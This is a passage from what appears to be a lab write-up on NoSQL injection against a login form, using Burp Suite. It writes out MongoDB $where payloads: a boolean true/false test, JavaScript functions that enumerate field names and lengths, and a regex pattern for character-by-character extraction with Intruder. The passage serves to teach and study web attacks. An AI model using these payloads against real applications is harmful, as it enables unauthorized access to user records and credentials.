
When we change the "$where":"1" to "$where":"0", we get invalid username or password as the logic is returning false.

Finally turned my burp suite to dark mode as my eyes were burning late at night.

Now we can pass functions via the $where clause so we will put use this logic - "function(){if (Object.keys(this)[1].match('username')) return 1; else return 0;}". What we are doing is, we check the key name in the database at index 1 and if it is equal to username the query will return true and if it isn’t username it will return false. For true we get an account locked message in response and for false we get invalid credentials. Here we get a true which checks out.

Next we confirm the length. For that we use - "function(){if (Object.keys(this)[1].length == 8) return 1; else return 0;}" since username is 8 characters, it should again return true which it does.
We confirm the same for password which is the key at index 2. We get a true response.

We also know password is 8 characters long and we get a true for it.

Now we will try to find the value of the key at index 3 using intruder.

We find the length to be 5 characters long.


Now we need to make a little change. we will use this function with the $where clause - function(){if (Object.keys(this)[3].match('^.{pos}char.*')) return 1; else return 0;} to find each character’s value. We set the payloads at pos as 0 to 4 and char as A-Za-Z0-9

Looks like the 3rd index key is email. This doesn’t seem to do anything with password reset token.
